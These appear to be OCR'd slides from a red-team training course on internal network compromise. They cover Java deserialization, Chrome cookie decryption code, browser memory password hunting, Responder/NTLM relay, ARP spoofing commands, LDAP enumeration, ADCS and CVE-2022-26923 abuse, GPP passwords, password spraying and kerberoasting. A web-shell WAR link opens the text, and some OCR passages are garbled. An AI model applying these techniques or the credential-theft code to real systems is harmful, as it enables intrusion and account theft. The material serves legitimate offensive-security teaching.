https://ringzerOctf.com/static/cmd.war



Tomcat, Jenkins and Jboss over endpoints that can be used to run arbitrary code. You can hunt for these using the following tools

Powershell

https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/master/Find-Fruit.ps1


C#

https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/webhunter.cs



Jenkins build artifact may contains juicy information

Build will generate artifact and test cases





Typical artifact output file

Date 8	& Time :	20-07-20	019 01:15:24 AM	Iteration Mode:	RunAllI	terations
Platform:		windows 8		Executed on :		
Brows	ser :	chrome		Version :	66.0	
S.NO	Steps		Details			Status
Runni	ing test for state: NY					
	URL :: okta.com		is opened			PASS
	Enter text in :: User Name		Successfully Entered value : adn	nin		PASS
1	Enter text in :: Password		Successfully Entered value: password			PASS
	Click : Sign In Button		Successfully Clicked On Sign In Button			PASS
	Click: Prodcution Tile		Successfully Clicked On Prodcution	on Tile		PASS
	Click: Quotes tab		Successfully Clicked On Quotes to	ab		PASS



In this case, an automation account was used to login into the production service using Okta (MFA solution)

But the automation account had MFA disabled, since it needed to be automated to be able to perform the check







Several other products may have such featured. Don't hesitate to play with them if you can access them with default credentials.

Never seen the solution before? Google may know the default password.



I did find an aircraft controller console's default credentials in their online documentation

Everything that is connected tend to have a portal



Several products expose services that accept Java serialized objects

Such features allow the execution of arbitrary code on the remote system


Java RMI (Remote Method Invocation) is acting like an RPC endpoint but lack of authentication sometimes

Ysoserial can be used to craft the serialized object needed

https://github.com/frohoff/ysoserial



You can generate payload using the following command:





Note that .NET applications suffer from the same issue. Ysoserial also has a tool to create serialized objects in .NET

https://github.com/pwntester/ysoserial.net



Do not hesitate to use to Google to validate if one of the portals you found is vulnerable

Deserialization bugs are found in a lot of products, including:

- Vmware
- CISCO
- Jenkins
- HP products
- Apache modules
- **-** ...



CVE-2018-0147: A vulnerability in Java deserialization used by ...

https://www.cvedetails.com/cve/CVE-2018-0147/

Oct 9, 2019 ... A vulnerability in Java deserialization used by Cisco Secure Access Control System (ACS) prior to release 5.8 patch 9 could allow an ...

CVE-2018-10654: There is a Hazelcast Library Java Deserialization ...

https://www.cvedetails.com/cve/CVE-2018-10654/

Jun 25, 2018 ... CVE-2018-10654: There is a Hazelcast Library Java Deserialization Vulnerability in Citrix XenMobile Server 10.8 before RP2 and 10.7 before ...

<u>Jenkins Java Deserialization CVE-2017-1000353 Remote Code ...</u> https://www.cvedetails.com/.../Jenkins-Java-Deserialization-CVE-2017- 1000353-Remote-Code-Ex.html

98056 - Jenkins Java Deserialization CVE-2017-1000353 Remote Code Execution Vulnerability (2017-05-02). This page lists CVE entries related to this Bugtraq ...

<u>HP Network Automation Java Deserialization CVE-2016-4385 ...</u> https://www.cvedetails.com/.../HP-Network-Automation-Java-Deserialization- CVE-2016-4385-Rem.html

Sep 29, 2016 ... 93109 HP Network Automation Java Deserialization CVE-2016-4385 Remote Code Execution Vulnerability.

CVE-2019-12630: A vulnerability in the Java deserialization ...

https://www.cvedetails.com/cve/CVE-2019-12630/

Oct 8, 2019 ... A vulnerability in the Java descrialization function used by Cisco Security Manager could allow an unauthenticated, remote attacker to execute ...

CVE-2018-15381: A Java deserialization vulnerability in Cisco ...

https://www.cvedetails.com/cve/CVE-2018-15381/

Nov 16, 2018 ... A Java descrialization vulnerability in Cisco Unity Express (CUE) could allow an unauthenticated, remote attacker to execute arbitrary shell ...



The victim is connected on VPN network that is valuable

Your shell also has this access. Try to pivot as fast as possible on a system on the other side of the VPN

Surprisingly, these valuable systems may have full Internet access or at least DNS

No need to compromise the VPN MFA



You absolutely need to compromise the MFA?

In the case of RSA token, you can set an emergency pin for a specific user once you gain access to the RSA console

How can I gain access to the RSA console itself?

You managed to gain access to a system where an admin is currently working in the RSA server

Let's steal the cookie



Each browser stores cookies in a slightly different way.

For example, Chrome stores the cookies in a Sqlite database and encrypts them using DPAPI (Data Protection Application Programming Interface)

The data can be decrypted using the following API



Since Chrome is using the CurrentUser attribute, make sure that you are running your tool within the same user context

CurrentUser	0	The protected data is associated with the current user. Only threads running under the current user context can unprotect the data.
LocalMachine	1	The protected data is associated with the machine context. Any process running on the computer can unprotect data. This enumeration value is usually used in server-specific applications that run on a server where untrusted users are not allowed access.

https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/cookies-monster.cs



WebKit use a different approach. A master key is encrypted in the "Local State" file within the %appdata%. The key is encrypted using the same technique.

Once the key is decrypted you get the master key to decrypt the cookies (AES GCM mode)



encrypted key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAACw34jbp

```
roid getmaster() {
  DWORD keySize = 186;
  FARPROC GlobalAlloc = Resolver("kernel32", "GlobalAlloc");
  FARPROC GlobalFree = Resolver("kernel32", "GlobalFree");
  FARPROC memcpy = Resolver("msvcrt", "memcpy");
  FARPROC CryptUnprotectData = Resolver("crypt32", "CryptUnprotectData");
  FARPROC GetLastError = Resolver("kernel32", "GetLastError");
  CHAR *cipher = (CHAR*)GlobalAlloc(GPTR, keySize);
  memcpy(cipher,
  "\x01\x00\x00\x00\xd0\x8c\x9d\xdf\x01\x11\x8c\x7a\x00\xc0\x4f\xc2\x97\xeb\x01\x00\x00\x00
  keySize);
  DWORD size = keySize;
  DATA BLOB db;
  DATA BLOB final;
  db.pbData = cipher;
  db.cbData = size;
  BOOL res = CryptUnprotectData(&db, NULL, NULL, NULL, NULL, 0, &final);
  printf("%d %d\n", res, GetLastError());
  DWORD i = 0;
  for(i = 0; i < final.cbData; i++) {</pre>
      printf("\\x%02x", final.pbData[i]);
  GlobalFree(cipher);
```



```
public static void Main(string[] args)
   byte[] masterKey = Convert.FromBase64String(args[0]);
   foreach(string line in File.ReadLines(args[1])) {
       string[] output = line.Split('|');
       byte[] cookie = Convert.FromBase64String(output[2]);
       string name = output[1];
       byte[] nonce = cookie[3..15];
       byte[] ciphertext = cookie[15..(cookie.Length - 16)];
       byte[] tag = cookie[(cookie.Length - 16)..(cookie.Length)];
       byte[] resultBytes = new byte[ciphertext.Length];
       using AesGcm aesGcm = new AesGcm(masterKey);
       aesGcm.Decrypt(nonce, ciphertext, tag, resultBytes);
       string cookieValue = Encoding.UTF8.GetString(resultBytes);
       Console.WriteLine($"{output[0]}|{name}={cookieValue};");
```








Once you got the cookie, you can socks proxy your traffic and connect to the remote service by adding the cookie manually to your requests

Without knowning a single password or the MFA token, you are in



Dump browser memory and hunt for password in POST data



```
-MDM:/mnt/c/Users/CharlesHamilton/Desktop/dev$ strings firefox* | grep supersecret
tps://mr.un1k0d3r.com/thispageis<mark>supersecret</mark>
ttps://mr.un1k0d3r.com/thispageis<mark>su</mark>
RL constructor: mr.un1k0d3r.com/thispageissupersecret is not a valid URL.
ttps://mr.un1k0d3r.com/thispageiss
ttps://mr.un1k0d3r.com/thispageiss
ttps://mr.un1k0d3r.com/thispageiss
ttps://mr.un1k0d3r.com/thispageiss
                                            retMr.Un1k0d3r's Worldmoc.r3d0k1nu.rm.
ttps://mr.un1k0d3r.com/thispageiss
ttps://mr.un1k0d3r.com/thispageiss
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                                           retMr.Un1k0d3r's Worldmoc.r3d0k1nu.rm.
ttp://mr.un1k0d3r.com/thispageiss
ttps://mr.un1k0d3r.com/thispageiss
ttps://mr.un1k0d3r.com/thispageis
ttps://mr.un1k0d3r.com/thispageis
tps://mr.un1k0d3r.com/thispageiss
 tps://mr.un1k0d3r.com/thispageis
```



20 minutes after I entered the credentials, the request was still living in my process memory

email=mr.un1k0d3r%40gmail.com&password=n



You can also use lazagne do dump every possible password

https://github.com/AlessandroZ/LaZagne

Or use browse pivot to inject yourself into the browser and gain the same level of access; this is built in Cobalt Strike



List of software supported by lazagne

There is a lot

	Windows	Linux	Ma
Browner	Jame Amilga Blackslawk Brave Centhrower Chedon Choons Canany Choons Canany Choons Comedo Dragon Comedo Dragon Comedo Dragon Comedo Indoragon Cyberfox Blemeners Browser Epic Privacy Browser Favior Google Chrome Inecat K-Melleon Kometo Opero Oribium Sputnik Tooch Litan Vivaldi	Brave Choonium Dissenser-Browner Google-Choone IceCar Flanfox Opecs Similer Vivaldi WatterFox	Chrom- Firefox
Chars	Pidgin Pri Skype	Pidgin Pri	
Databases	Dälvinualizer Postgresol Robomongo Squirrel SQLdevelopper	Diffritualizer Squirrel SQLdevelopper	
Games	GalconFusion Kalyptomedia RogueTale Turba		
Git	Git for Windows		
Maile	Outlook Thunderbird	Clawonail Thunderbird	
Mayen	Maven Apache		
Dumps from memory	Keepass Minikatz method	System Password	
Multimedia	EyeCON		
PHP	Composer		
SVN	Tortoise		
Syraelmin	Apache Directory Studio ConeTP CyberDuck File-Tills File-Tills Server FTDRANigator OpenSSH OpenSVN Kin-Face Configuration Files (KonPace), KonPace2) PutryCM RDPMAnager VNC WinsCo WinsCo Winsco Winsco Winsco Winsco Winsco	Apache Directory Studio AWS Docker Environmentet variable FileZilla gFTP History files Shares SSH prisance keys KeePacs Configuration Files (KeePacsX) Grub	
wn	Wireless Network	Network Manager WPA Supplicant	
innernal mechanism passwords storage	Autologion MSCache Credential Files Credentian DRAPI Hash Hashdump (LM/NT) LSA occess	GNOME Keyring Knallet Hashdump	Keycha Hashda



You may find cached credentials for the domain or interesting management console





Internal reconnaissance is usually the most exhausting part of a red team



You need to understand the environment



You need to slowly dicovers the assets



You need to identify the key assets



You need to go through all of the information you can gather on shares



Never underestimate Active Directory misconfiguration or abuse such as:

- Nested groups
- Managed By
- Delegated Account
- User account with SPN
- NetBIOS
- ADCS



- RPC that allows remote connection
- Excessive administrative privileges (user local admin)
- Insecure network share (Citrix profile etc...)
- Service accounts with weak passwords
- Never expiring passwords
- Legacy Systems



Most of the Active Directory out there were created in the early 2000, there is a bunch of legacy and backward compatibility settings in place

- NetNTLMv1 downgrade
- Password stored in using a reversible algorithm
- SPN accounts
- GPPs
- LDAP attributes



During a red team you can use pretty much the same toolset just in a different way.

For example, pingcastle https://github.com/vletoux/pingcastle can be used to gather LDAP misconfiguration; it's a simple .NET executable



Classic way to run it

cmd.exe /c pingcastle.exe

Red team stealthier way execute-assembly C:\your\computer\pingcastle.exe


Red team even more stealth (no sacrificial process)

bof execute_assembly C:\your\computer\pingcastle.exe




The context of execution matters and the way you do it

EDR tend to improve their detection capabilities by making correlation between events





Side note: pingcastle is super cool to collect Active Directory info





It include comprehensive data for each control

Unconstrained delegations are configured on the domain: 17 account(s)	+ 85 Point(s)
At least one member of an admin group is vulnerable to the kerberoast attack.	+ 25 Point(s)
Presence of Admin accounts which do not have the flag "this account is sensitive and cannot be delegated": 47	+ 20 Point(s)
Presence of accounts with non expiring passwords in the domain admin group (at least 2 accounts): 14	+ 15 Point(s)
Presence of unknown account in delegation: 16	+ 15 Point(s)
A large number of users or computers can take control of a key domain object by abusing targeted permissions.	+ 15 Point(s)
Anyone can interactively or remotely login to a DC	+ 15 Point(s)

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Side note on unconstrained delegations

- To be exploitable you need to be able to create a computer account (default 10 per users)
- And the system associated with the account need to be long gone

You can always use LDAP to search for it

Idapsearch (&(objectClass=user)(samaccountname=user))
ServicePrincipalName



Be careful of what you report, not all the data reported is exploitable. As part of a red team if a path is identified, it should be exploited and validated. Keep your findings factual not hypothetical.



15 minutes break

Capturing credentials

Possessing access to the target network exposes several ways to get credentials

NetBIOS and MITM can be achieved without possessing domain credentials



- NetBIOS is an acronym for Network Basic Input/Output System. It provides services related to the session layer of the OSI model allowing applications on separate computers to communicate over a local area network
- In a Windows environment, such communication is usually authenticated
- The target system may broadcast certain requests that the attacker can respond to and ask for authentication. If the victim responds, the hash will be captured

```
received output:
[+] [2019-10-21T17:04:35] SMB(445) NTLMv2 captured for from 10.202.168.164( ):51553:
::BA45CB70520879F4E32F362AF1026BA0:0101000000000012BB8C292988D501EBFE26730D3A954F0000000000041004D004500
```



The whole ecosystem consists of several protocols, such as NBNS and LLMNR. The authentication can be captured on each of them

The authentication can be relayed if SMB signing is not enabled

Which means that you can relay the authentication to another host and potentially execute arbitrary code without even cracking the hash



When relaying the hash is not an option, the hash can be cracked offline

NetNTLMv2 hashes can be cracked in a fairly reasonable (less than a day) amount of time for an average password





You can capture hashes on the network using Responder https://github.com/SpiderLabs/Responder



You can also run it via Cobalt Strike using the powershell or CSharp equivalent



https://github.com/Kevin-Robertson/Inveigh

https://github.com/Kevin-Robertson/InveighZero







NetBIOS spoofing can be performed over IPv6

https://github.com/foxit/mitm6 Using IPv6 may evade the detection in place, since most networks only monitor the IPv4 stack, assuming that IPv6 is not configured nor monitored



HTTPS internal: no need for that, right?

It is pretty common to see corporate intranet using Active Directory to authenticate users

Using the NTLM Negotiate, the browser can transparently authenticate the user against the portal

What if the portal is not enforcing HTTPS?



HTTPS internal: no need for that, right?

In this case, an ARP spoofing attack may allow you to reroute the traffic via your host; since you are the gateway, you will see all the victim traffic

You may be able to hunt for:

- Cleartext passwords
- Authentication exchange (NTLM Negotiate can be cracked like NetNTLMv2 hashes)
- Sensitive information



Typical gateway poisoning

```
root@portal:~# arpspoof
/ersion: 2.4
Jsage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
root@portal:~# arpspoof -i eth0 -c both -t 192.168.1.11 -r 192.168.1.1
```

Save the network traffic using topdump

```
root@portal:/# tcpdump -nni eth0 -w network.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```



- You managed to gain access to a domain user account, what's next?
- You can remotely query a DC and dump computers, users and SPNs
- Remotely, it can be performed using RPC or LDAP utility

root@portal:/# net rpc group members -I dc.ringzer0 -U "RINGZERO\charles%Password1" "Domain Admins"



Ldapsearch on Linux can be used to query (&(objectClass=user)) on the domain

Impacket also offer GetADUsers.py utility

https://github.com/SecureAuthCorp/impacket/blob/master/examples/ GetADUsers.py

Ldap Utility on Windows

https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts



Exercise Identify how GetADUsers.py is gathering the information

raise

```
Connect to LDAP
   ldapConnection = ldap.LDAPConnection('ldap://%s'%self._target, self.baseDN, self._kdcHost)
   if self. doKerberos is not True:
       ldapConnection.login(self. username, self. password, self. domain, self. lmhash, self. nthash)
       ldapConnection.kerberosLogin(self. username, self. password, self. domain, self. lmhash, self. nthash,
                                    self. aesKey, kdcHost=self. kdcHost)
except ldap.LDAPSessionError as e:
   if str(e).find('strongerAuthRequired') >= 0:
       # We need to try SSL
       ldapConnection = ldap.LDAPConnection('ldaps://%s' % self.__target, self.baseDN, self.__kdcHost)
       if self.__doKerberos is not True:
           ldapConnection.login(self. username, self. password, self. domain, self. lmhash, self. nthash)
       else:
           ldapConnection.kerberosLogin(self._username, self._password, self._domain, self._lmhash, self._nthash,
                                        self. _aesKey, kdcHost=self. _kdcHost)
   else:
       raise
logging.info('Querying %s for information about domain.'                      % self.__target)
 Print header
print((self. outputFormat.format(*self. header)))
print((' '.join(['-' * itemLen for itemLen in self._colLen])))
# Building the search filter
if self. all:
   searchFilter = "(&(sAMAccountName=*)(objectCategory=user)"
   searchFilter = "(&(sAMAccountName=*)(mail=*)(!(UserAccountControl:1.2.840.113556.1.4.803:=%d))" % UF ACCOUNTDISABLE
if self.__requestUser is not None:
   searchFilter += '(sAMAccountName:=%s))' % self. requestUser
else:
   searchFilter += ')'
   logging.debug('Search Filter=%s' % searchFilter)
   sc = ldap.SimplePagedResultsControl(size=100)
   ldapConnection.search(searchFilter=searchFilter,
                         attributes=['sAMAccountName', 'pwdLastSet', 'mail', 'lastLogon'],
                         sizeLimit=0, searchControls = [sc], perRecordCallback=self.processRecord)
except ldap.LDAPSearchError:
```



LDAP LDAP LDAP



Guess which process is running the LDAP instance?

```
:\Windows\system32>netstat -an -b
Active Connections
 Proto Local Address
                               Foreign Address
                                                      State
        0.0.0.0:80
                               0.0.0.0:0
                                                      LISTENING
Can not obtain ownership information
        0.0.0.0:88
                               0.0.0.0:0
                                                      LISTENING
[lsass.exe]
        0.0.0.0:135
 TCP
                               0.0.0.0:0
                                                      LISTENING
 RpcSs
[svchost.exe]
        0.0.0.0:389
                               0.0.0.0:0
                                                      LISTENING
[lsass.exe]
        0.0.0.0:443
                               0.0.0.0:0
                                                      LISTENING
Can not obtain ownership information
        0.0.0.0:445
                               0.0.0.0:0
                                                      LISTENING
Can not obtain ownership information
        0.0.0.0:464
                               0.0.0.0:0
                                                      LISTENING
[lsass.exe]
        0.0.0.0:593
                               0.0.0.0:0
                                                      LISTENING
 RpcEptMapper
[svchost.exe]
        0.0.0.0:636
                               0.0.0.0:0
                                                      LISTENING
[[sass.exe]
```



Our friend Isass.exe

There is not much EDR LDAP monitor yet, but knowing that it's running as part of Isass, they could easily hook some of the call and capture LDAP queries

Expect more LDAP detection in the future... (I hope)



Active Directory contains a lot of attributes; legacy application used to store password in clear in the userPassword field

Network's Administrators may have put some information in the account description

Tons of LDAP attributes are accessible and can be dumped as a regular user

https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/ldaputility.exe



The utility will produce the following output for a specific user:

Keep in mind that if you are dumping the whole Active Directory through a shell you have on a compromised system, you may slow down your shell callback capability

```
\Users\rz\Desktop>ldaputility.exe DumpUser RINGZER0 rz
Connecting to: LDAP://RINGZER0
               (&(objectClass=user)(samaccountname=*rz*))
Querying:
 ivenname
                    : rz
displayname
                    : rz
 amaccountname
                    : rz
                    : LDAP://RINGZER0/CN=rz,CN=Users,DC=RINGZER0,DC=local
dspath
distinguishedname
                    : CN=rz,CN=Users,DC=RINGZER0,DC=local
                    : [CN=Domain Admins,CN=Users,DC=RINGZER0,DC=local,CN=Administrators,CN=Builtin
memberof
roxyaddresses
lastlogon
                     : 4/8/2021 1:18:32 PM
owdlastset
                     : 2/16/2021 10:04:59 PM
mobile
treetaddress
title
department
description
 omment
 adpwdcount
                    : CN=Person, CN=Schema, CN=Configuration, DC=RINGZER0, DC=local
bjectcategory
userpassword
criptpath
```



Speaking of LDAP another cool one is ADCS

https://posts.specterops.io/certified-pre-owned-d95910965cd2

Long story short, ADCS is mostly poorly implemented and ADCS is doing all the work over HTTP, most company don't have visibility



Certificate misconfiguration can be abused to obtain privileged access


https://github.com/GhostPack/Certify

The most common vector is when ENROLLEE_SUPPLIES_SUBJECT is allowed to domain users

A regular user can request a certificate with multiple names



The LDAP instance contains information about the certificate authority in place





Attribute	Value	Type	Size
objectClass	top	Text	3
objectClass	certificationAuthority	Text	22
cn	RINGZERO-RZDC-CA	Text	16
cACertificate	30 82 03 04 30 82 01 EC A0 03 02 01 02 02 10 1C 48 BB 45 54 19 2F A5 43 E8 3	Certi	776
authorityRevocat	00	Binary	1
certificateRevoca	00	Binary	1
distinguishedName	CN=RINGZERO-RZDC-CA,CN=AIA,CN=Public Key Services,CN=Services,CN=Configuratio	Text	99
instanceType	4	Text	1
whenCreated	20210217031234.0Z	Text	17
whenChanged	20210217031234.0Z	Text	17
uSNCreated	12587	Text	5
uSNChanged	12587	Text	5
showInAdvancedVie	TRUE	Text	4
name	RINGZERO-RZDC-CA	Text	16
objectGUID	B8 6D 90 E3 C3 2A 59 43 B8 D6 34 A8 00 F7 31 00	Binary	16
objectCategory	$\label{eq:cn_configuration} CN=Certification-Authority, CN=Schema, CN=Configuration, DC=RINGZER0, DC=I$	Text	74
dSCorePropagation	160 10 10 1000000.0Z	Text	17



Speaking of LDAP and ADCS what about RPC? Or a mix of all of these together?

Looking at you PetitPotam RPC -> ADCS -> Domain Admins

Under the hood, PetitPotam is abusing of an RPC service: EFSRPC



RPC you said?

https://github.com/Wh04m1001/DFSCoerce

Leveraged the same concept



There is a ton of them available

https://docs.microsoft.com/en-us/openspecs/protocols/msprotocolslp/9a3ae8a2-02e5-4d05-874a-b3551405d8f9

Specification

Description

[MC-BUP]: Background Intelligent Transfer Service (BITS) Upload Protocol

Specifies the Background Intelligent Transfer Service (BITS) Upload Protocol, which is used to upload large entities from a client to a server over networks with frequent disconnections, and to send notifications from the server to a server application about the availability of the uploaded entities.

Click here to view this version of the [MC-BUP] PDF.

Specifies the Server Cluster: Configuration (ClusCfg) Protocol, which enables users to restore a node that is no longer a configured member of a failover cluster back to its pre-cluster installation state.

[MC-CCFG]: Server Cluster: Configuration (ClusCfg)

Click here to view this version of the [MC-CCFG]

[MC-COMOC1: Component Object Model Plus (COM+) Oueued Components Protocol

Specifies the Component Object Model Plus (COM+) Oueued Components Protocol, which is used for persisting method calls made on COM+ objects in such a way that they can later be played back and executed.

Click here to view this version of the [MC-COMQC]

of Directriay 4 messages and provides unothing for applications that use DirectPlay 4. applications that use DirectPlay 4.

Click here to view this version of the [MC-DPL4R]

[MC-DPL8CS]: DirectPlay 8 Protocol: Core and Service

[MC-DPL8R]: DirectPlay 8

Protocol: Reliable

Specifies the DirectPlay 8 Protocol: Core and Service Providers, which creates and manages game sessions over existing datagram protocols such as UDP.

Click here to view this version of the [MC-DPL8CS]

Specifies the DirectPlay 8 Protocol: Reliable, which provides mixed, not reliable, and reliable messages over existing datagram protocols such as the User Datagram Protocol (UDP).

Click here to view this version of the [MC-DPL8R] PDF.

> Specifies the DirectPlay 8 Protocol: Host and Port Enumeration, which enables a DirectPlay 8 client application to discover one or more DirectPlay 8 server

Click here to view this version of the [MC-DPLHP] PDF.

[MC-DPLHP]: DirectPlay 8 Protocol: Host and Port Enumeration




I gathered a list of them that you can find in the portal

The file is named protocol.docx

You can search for all function that remotely do something







Have fun searching through all Microsoft PDFs

I have 400 of them in the RPC.zip file

There is at least 3 other way to get a callback in there:)



Reading Microsoft documentation is the key. ADCS Certify was cool, but what about an actual CVE. CVE-2022-26923 abuse of a bug in Active Directory and The certificate request

Long story short, user have UPN and computer have SPN

You can create your own computer account and request a certificate for it. The SPN value is used to validate the hostname. Remove it and you can ask for whatever you want



Create an account by default, you are allowed to create 10 of them

- The machine template support SubjectAltRequireDns
- Update the dNSHostName to a DC name
- Delete the servicePrincipalName attribute
- Request a cert for it

Voilà, you have local admin right on a DC



Using ADCS to privesc from virtual and network service accounts to local system

https://sensepost.com/blog/2022/certpotato-using-adcs-to-privesc-from-virtual-and-network-service-accounts-to-local-system/



Main takeaway here is

BE CURIOUS



Found a host that has VMs running, you can extract files for the image

https://github.com/CCob/Volumiser



Once you extract a list of users, you can perform password spraying to gather more accounts

You can perform authentication remotely using smb as the target:

The easy way

```
me@training:~$ smbclient -L \\\\dc -U "DOMAIN\user"
WARNING: The "syslog" option is deprecated
```



There are scripts available:

- You can use https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Invoke-ADPasswordBruteForce.ps1, if you have access to a compromised workstation
- https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/ldaputility.exe using the PasswordBruteForce SWitch



Credentials can also be found in exposed shares including the SYSVOL folder located on domain controllers

The Groups.xml file can be used to set local administrator on remote system via GPP

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Admini
strator (built-in)" image="1" changed="2014-02-06 19:33:28" uid="{C73C0939-38FB-4287-AC48-478F614F5EF7}" userContext="0"
  removePolicy="0"><Properties action="R" fullName="Administrator" description="Administrator" cpassword="PCXrmCkYWyRRx3b
f+zqEydW9/trbFToMDx6fAvmeCDw" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" subAuthority="" userName="A
dministrator (built-in)"/></User>

<p
```

The key is public and the password can be retrieved. You can automate the process using utility such as https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1

Microsoft mitigated this one by removing the feature. You may still find an old one. LAPS is also super popular now to avoid reusing local administrator password



The kerberoasting attack takes advantage of how service accounts leverage Kerberos authentication with Service Principal Names (SPNs). Any users on the domain can request a service ticket (TGS) for services accounts that have the SPN configured

The ticket is encrypted using the account password, meaning that it can be attacked

Several publicly available tools can be used to retrieve the ticket

- https://github.com/GhostPack/Rubeus
- https://github.com/nidem/kerberoast
- https://github.com/EmpireProject/Empire/blob/master/data/module_source/cre_dentials/Invoke-Kerberoast.ps1
- https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetUserSP Ns.py











Before you attempt to extract the account hashes ,you can list the account that SPN using LDAP

The
UserAccountControl is
not 2 =
DISABLED_ACCOUNT
USERACCOUNTCONTR
OL IS 512 =
NORMAL_ACCOUNT

(&(servicePrincipalNa me=*)(UserAccountC ontrol:1.2.840.11355 6.1.4.803:=512)

(!(UserAccountContro l:1.2.840.113556.1.4. 803:=2))(!(objectCate gory=computer))



A regular user can request a ticket for any server principal and can attempt a brute force

The ticket is encrypted using the account password as the key

